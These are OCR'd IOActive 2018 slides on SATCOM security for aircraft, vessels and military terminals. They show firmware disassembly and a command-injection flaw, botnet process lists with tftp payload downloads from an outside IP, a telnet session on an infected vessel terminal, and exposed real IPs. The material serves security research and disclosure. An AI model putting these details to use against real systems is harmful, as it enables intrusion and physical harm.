li      $a0, 2
la      $a1, aCryptooffice_0  # "/cryptoofficer/showcfgupload/"
jal     httpRpmConfAdd
```

©2018 IOActive, Inc. All Rights Reserved.

IOActive

ACCELERATORS

TurboPage: Web
PEP: TCP



©2018 IOActive, Inc. All Rights Reserved.

IOActive


Automatic Beam Switching


- Real-time position
- Maps locally stored
- Modem commands ACU

©2018 IOActive, Inc. All Rights Reserved.

IOActive

ABS






- Mute/Unmute BUC

©2018 IOActive, Inc. All Rights Reserved.

IOActive

NETWOR OPERATIONS CENTER



- Controlling transmit power
- MODCOD
- Monitoring EIRP levels
- Remote control of ESAAs

©2018 IOActive, Inc. All Rights Reserved.

IOActive

NOC – HUGHES ICAP PROTOCOL

```
off_80A56784:   .word aRangingAck          # DATA XREF: dump_icap_debuginfo+10C↑r
                                           # "Ranging ACK"
                .word aAlohaAck            # "Aloha ACK"
                .word aEnableDisableTransm  # "Enable/Disable Transmit"
                .word aStartRanging        # "Start Ranging"
                .word aGoActive            # "Go Active"
                .word aChangeGroup         # "Change Group"
                .word aSendTest            # "Send Test"
                .word aReset_0             # "Reset"
                .word aSupplementalStarMes  # "Supplemental Star/Mesh ACK"
                .word aCompressionReset    # "Compr
                .word aBulkCommand         # "Bulk
                .word aUndefined_10        # "Undef
                .word aForceRate           # "Force
                .word aAisRanging          # "AIS R
                .word aStarQosAck          # "Star
```

Multiple commands

Enable/Disable Transmit

```
loc_80175254:                  # jumptable 80174840 case 4
lbu     $v0, 3($s1)
andi    $v0, 1
beqz    $v0, loc_80175274
li      $v0, 1
```

```
sb      $zero, 0x81611515
j       loc_80175290
nop
```

```
loc_80175274:
sb      $v0, 0x81611515
li      $a0, 0x2F5
la      $a2, aTransmitterIsD  # "Transmitter is disabled by the NOC."
jal     evtLibPost
move    $a1, $zero
```

©2018 IOActive, Inc. All Rights Reserved.

Network Services - InfoSrv

6. The Row 44 system has multiple modes for detecting and reacting to faulty operations. The ACU computes pointing error – that is, deviation of the antenna's main lobe from a sightline to the target satellite – from data delivered by the MDU. According to Row 44, the ACU is designed to limit pointing error to 0.2° during normal operation and will shut the AES transmitter down within 100 milliseconds if pointing error exceeds 0.5°. The pointing error is computed by the ACU from received dynamic Es/No values emanating from the MDU. The Es/No data is delivered at a rate of ten updates per second (*i.e.*, every 100 milliseconds). Row 44 asserts that the 0.2° error limit is maintained under various types of aircraft motion, including compliance in situations where the aircraft is not on the same longitude as the satellite it is transmitting to up to +/-25° skew angle. In summary, a combination of the aircraft position and movement information from the onboard aircraft computer, near-continuous signal strength data provided by the MDU as received/processed from the satellite, a closed loop, low latency and bias adjustment is utilized by the three axis gimbaled control system to maintain accurate satellite tracking.

ACU requests 'Es/No' data from the MDU

©2018 IOActive, Inc. All Rights Reserved.


IOActive

Network Services - InfoSrv

2100/TCP

```
 # Port Number 2100

info_srvr_set_default_params:
li      $v0, 0x834
li      $v1, 0x64          # 100 ms
sw      $zero, 0($a0)
sh      $v0, 4($a0)
li      $v0, 0xA
sw      $v1, 8($a0)
li      $v1, 0x32
sw      $v0, 0xC($a0)
li      $v0, 0x9C4
sw      $v1, 0x10($a0)
li      $v1, 0x1C2
sb      $zero, 0x14($a0)
sw      $zero, 0x18($a0)
sh      $v0, 0x1C($a0)
li      $v0, 1
sw      $v1, 0x24($a0)
sw      $v0, 0x20($a0)
jr      $ra
nop
 # End of function info_srvr_set_default_params
```



©2018 IOActive, Inc. All Rights Reserved.

IOActive

Network Services – Host Cmd

```
aam_bist_odu_status_get:loc_800356C8   jal   hostCmd
aam_set_transmit_radio_parms:loc_80...  jal   hostCmd
aam_uplink_mode_set+2C                 jal   hostCmd
aam_uplink_mode_get+24                 jal   hostCmd
aam_tunnel_bypass+34                   jal   hostCmd
aam_tx_status_show+10                  jal   hostCmd
aam_tx_test_activate:loc_80037240      jal   hostCmd
aam_tx_test_activate_ac+4C             jal   hostCmd
dvtTcpServerWorkTask+28                jal   hostCmd
OpenLocalMAC+64                        jal   hostCmd
```

- 2300/TCP

Dozens of commands

- Remote control
- Crypto keys
- Maintenance
- Configuration

```
87b777e8 TCP        0      0  192.168.0.1.80        192.168.0.2.56111
87b77f20 TCP        0      0  192.168.0.1.80        192.168.0.2.56097
87b7744c TCP        0      0  128.65.86.65.23       190.48.79.214.51208
87b765dc TCP        0    255  192.168.0.1.2100      10.7.0.10.2035
87b775d8 TCP        0      0  192.168.0.1.2300      192.168.0.2.52373
```

ACU (10.7.0.10)

SMU (192.168.0.2)

©2018 IOActive, Inc. All Rights Reserved.

IOActive

INTERNAL DNS

```
; <<>> DiG 9.8.3-P1 <<>> @128.65.65.98 -x 10.7.0.10 ANY
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 62894
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; QUESTION SECTION:
;10.0.7.10.in-addr.arpa.                IN      ANY

;; ANSWER SECTION:
10.0.7.10.in-addr.arpa. 86400   IN      PTR     acu.aircraft.local.
```


```
;; ANSWER SECTION:
20.0.7.10.in-addr.arpa. 86400   IN      PTR     hpt.aircraft.local
```

```
;; ANSWER SECTION:
1.0.7.10.in-addr.arpa.  86400   IN      PTR     smu.aircraft.local
```

©2018 IOActive, Inc. All Rights Reserved.


IOActive™

Aircraft using in-flight broadband services, like the one developed by Row 44, shown below, allow passengers to stay connected to the Internet while in the air. Here's how it works.




2. External Antenna
Mounted atop the aircraft in an aerodynamic radome, it sends and receives broadband signals, linking with an orbiting satellite.


3. Satellite
A constellation of satellites in geostationary orbit receive and transmit data between the aircraft and the ground, allowing for continuous communications.



1. Inside the Plane
Wireless LANs at each end of the plane communicate with passengers' wireless devices. Data is sent through cabin-mounted electronics boxes (inset below), then out to an external antenna.




4. Ground station
Communicates with the satellites, connecting the aircraft to the Internet.



To Internet

Internal Electronics
Mounted above cabin ceiling.



Wireless LAN Unit
Sends and receives data from passengers' wireless devices.

No es seguro | 128.65.86.65/fs/advanced/advanced.html

S/N: 2251594
Main.bin: [6.9.0.51]
Fallback.bin: [6.9.0.20_PID]

Advanced Configuration and Statistics

Enable Auto Refresh: Interval (sec): Submit

PCB	Proto	Recv-Q	Send-Q	Local Address	Foreign Address	(state)
87b7765c	TCP	0	0	128.65.86.65.80	[redacted].2122	
87b770b0	TCP	0	0	128.65.86.65.80	[redacted].15990	
87b764d4	TCP	0	0	128.65.86.65.80	[redacted].10218	
87b7744c	TCP	0	0	128.65.86.65.80	[redacted].23233	
87b76e1c	TCP	0	0	192.168.0.1.80	[redacted]36563	
87b76c0c	TCP	0	0	128.65.86.65.80	[redacted].21026	
87b76b04	TCP	0	0	128.65.86.65.80	[redacted].32281	
87b76a80	TCP	0	0	128.65.86.65.80	[redacted].7262	
87b76978	TCP	0	0	128.65.86.65.80	[redacted].14636	
87b766e4	TCP	0	0	128.65.86.65.80	[redacted].12263	
87b76d98	TCP	0	0	192.168.0.1.80	[redacted]36538	
87b76b88	TCP	0	0	128.65.86.65.80	[redacted].2728	
87b76558	TCP	0	0	128.65.86.65.80	[redacted].17954	
87b76d14	TCP	0	0	128.65.86.65.80	[redacted].14575	
87b76fa8	TCP	0	0	128.65.86.65.80	[redacted].27764	
87b76ea0	TCP	0	0	128.65.86.65.80	[redacted].18288	
87b77134	TCP	0	0	128.65.86.65.80	[redacted].20100	
87b76c90	TCP	0	0	128.65.86.65.80	[redacted].29499	
87b768f4	TCP	0	0	128.65.86.65.80	[redacted].17008	
87b769fc	TCP	0	0	128.65.86.65.80	[redacted].26656	
87b767ec	TCP	0	0	128.65.86.65.80	[redacted].20527	
87b76870	TCP	0	0	128.65.86.65.80	[redacted].31732	
87b772c0	TCP	0	0	128.65.86.65.80	[redacted].5721	
87b76768	TCP	0	0	192.168.0.1.80	192.168.0.2.36521	
87b7702c	TCP	0	0	128.65.86.65.23	114.231.166.154.5866	
87b76660	TCP	0	0	192.168.0.1.80	192.168.0.2.36495	
87b763cc	TCP	0	0	192.168.0.1.80	192.168.0.2.36477	
87b771b8	TCP	0	0	192.168.0.1.80	192.168.0.2.36473	
87b77554	TCP	0	0	128.65.86.65.23	181.27.184.18.36913	
87b77344	TCP	0	1224	192.168.0.1.2100	10.7.0.10.2035	
87b775d8	TCP	0	0	192.168.0.1.2300	192.168.0.2.56658	

GAFGYT IOT BOTNET

```
 619 root       1500 DW  /usr/bin/adslstart 2 1
 620 root       1500 DW  /usr/bin/adslstart 2 1
 695 root        764 SW  /sbin/2684d
1509 root            SW< [kTPTd]
1517 root        224 SW  iwcontrol wlan0
1946 root        292 SW  l2bwl4bw57bw3f3opmps
1947 root        268 SW  l2bwl4bw57bw3f3opmps
1949 root        384 SW  l2bwl4bw57bw3f3opmps
2401 root        428 SW  l2bwl4bw57bw3f3opmps
2741 root        836 SW  /usr/bin/3g-stub
2746 root       1268 SW  3g-mngr diald
2775 root       1284 SW  3g-mngr diald
2895 root       1212 SW  sh -c cd /tmp || cd /var/run || cd /mnt || cd /root |
2903 root       1212 SW  sh tftp2.sh
2913 root       1212 SW  sh -c cd /tmp || cd /var/run || cd /mnt || cd /root |
2921 root       1208 SW  sh tftp2.sh
2923 root       1220 SW  tftp -r ntpd -g 104.153.108.77
2945 root        252 SW
2946 root       1220 SW  tftp -r sshd -g 104.153.108.77
```

©2018 IOActive, Inc. All Rights Reserved.

IOActive™

MILITARY

- Military SATCOM equipment exposed to the Internet
- GPS position
- Conflict zones
- No further details will be provided

©2018 IOActive, Inc. All Rights Reserved.

IOActive

MARITIME - INTELLIAN

Satellite Communication Products

Global Xpress


Maritime VSAT

FleetBroadband

©2018 IOActive, Inc. All Rights Reserved.

IOActive

Basic System Configuration (8W BUC)



©2018 IOActive, Inc. All Rights Reserved.

IOActive

GETTING THE FIRMWARE


Exposed S3 buckets

©2018 IOActive, Inc. All Rights Reserved.


IOActive

VULNERABILITIES

- Backdoors
- Insecure protocols
- Buffer overflows
- Unsanitized system calls



```
loc_11254                ; jumptable 00010DC0 case 40
ADD      R4, SP, #0xC50+var_BD8
SUB      R4, R4, #8
LDR      R0, =aFilename  ; "filename"
MOV      R1, R4
MOV      R2, #0x400
BL       cgiFormtFileName
CMP      R0, #0
BNE      loc_12480
```



```
loc_11274
ADD      R6, SP, #0xC50+var_2C0
ADD      R6, R6, #8
MOV      R2, R4
LDR      R1, =aMvSS       ; "mv %s %s"
LDR      R3, =aTmpFlextest ; "/tmp/flextest"
MOV      R0, R6           ; s
BL       sprintf
MOV      R0, R6           ; command
BL       system
B        loc_11068
```

©2018 IOActive, Inc. All Rights Reserved.

IOActive

Infected Vessels

Mirai botnet running in the ACU

- Insecure passwords

```
Connected to XXXX-MASKED.nat.globalconnex.net.
 Escape character is '^]'.

 XXXX login: intellian_admin
 Password:
 # uname -a
 Linux BIM 2.6.39+ #448 PREEMPT Thu Nov 3 09:53:39 KST 2016 armv5tejl GNU/Linux
 # w
 -sh: w: not found
 # ps aux
 PID   USER     TIME   COMMAND
     1 root       0:04 init
     2 root       0:01 [kthreadd]
     3 root       0:00 [ksoftirqd/0]
 ….
   596 root       2:28 [flush-ubifs_0_2]
   630 root      12:01 /usr/sbin/telnetd
   634 root       0:00 /usr/sbin/vsftpd
   643 root      59:17 /usr/local/sbin/dropbear -K 10
   645 root       4:37 /sbin/pinetd
   651 root       0:53 /usr/sbin/crond -l 8
   652 root       0:00 /sbin/getty -L console 115200 vt100
   711 root       0:00 /sbin/udhcpd -S /etc/udhcpd_running.conf
   732 root      34:34 event_logger
   733 root       1:11 trap_sender
   747 root     169:32 /bin/acu_server
   813 root      87:27 snmpd -f -c /etc/snmpd.conf
   844 root      20:19 /bin/wifi_manager
   845 root      65:46 /bin/sg_daemon
   846 root     213:36 /bin/modem_mon
   847 root       2:52 /bin/imon
   852 root       0:53 /usr/sbin/crond -l 8
   854 root       0:00 stunnel /etc/stunnel.conf
   862 root      14:30 /bin/lighttpd -D -m /lib -f /etc/lighttpd.conf
  6106 root       0:08 /usr/local/sbin/dropbear -K 10
  6722 root       0:04 [kworker/0:0]
  6852 ftp        0:06 {wul0a7f2w0db200} gubsprpsodbs
  6854 ftp        0:48 {wul0a7f2w0db200} gubsprpsodbs
```

©2018 IOActive, Inc. All Rights Reserved.


DEMO

©2018 IOActive, Inc. All Rights Reserved.

IOActive™

Cyber-Physical Attacks

- Ability to transmit
- Antenna positioning




- Thermal effect on biological tissues
- Coupling at electrical/electronic systems

©2018 IOActive, Inc. All Rights Reserved.

NUMERICAL MODEL

Equations from FCC OET #56



$$pfd = \frac{EIRP}{4\pi d^2} = \frac{E^2}{120\pi} \longrightarrow E = \frac{\sqrt{30.EIRP}}{d}$$


©2018 IOActive, Inc. All Rights Reserved.

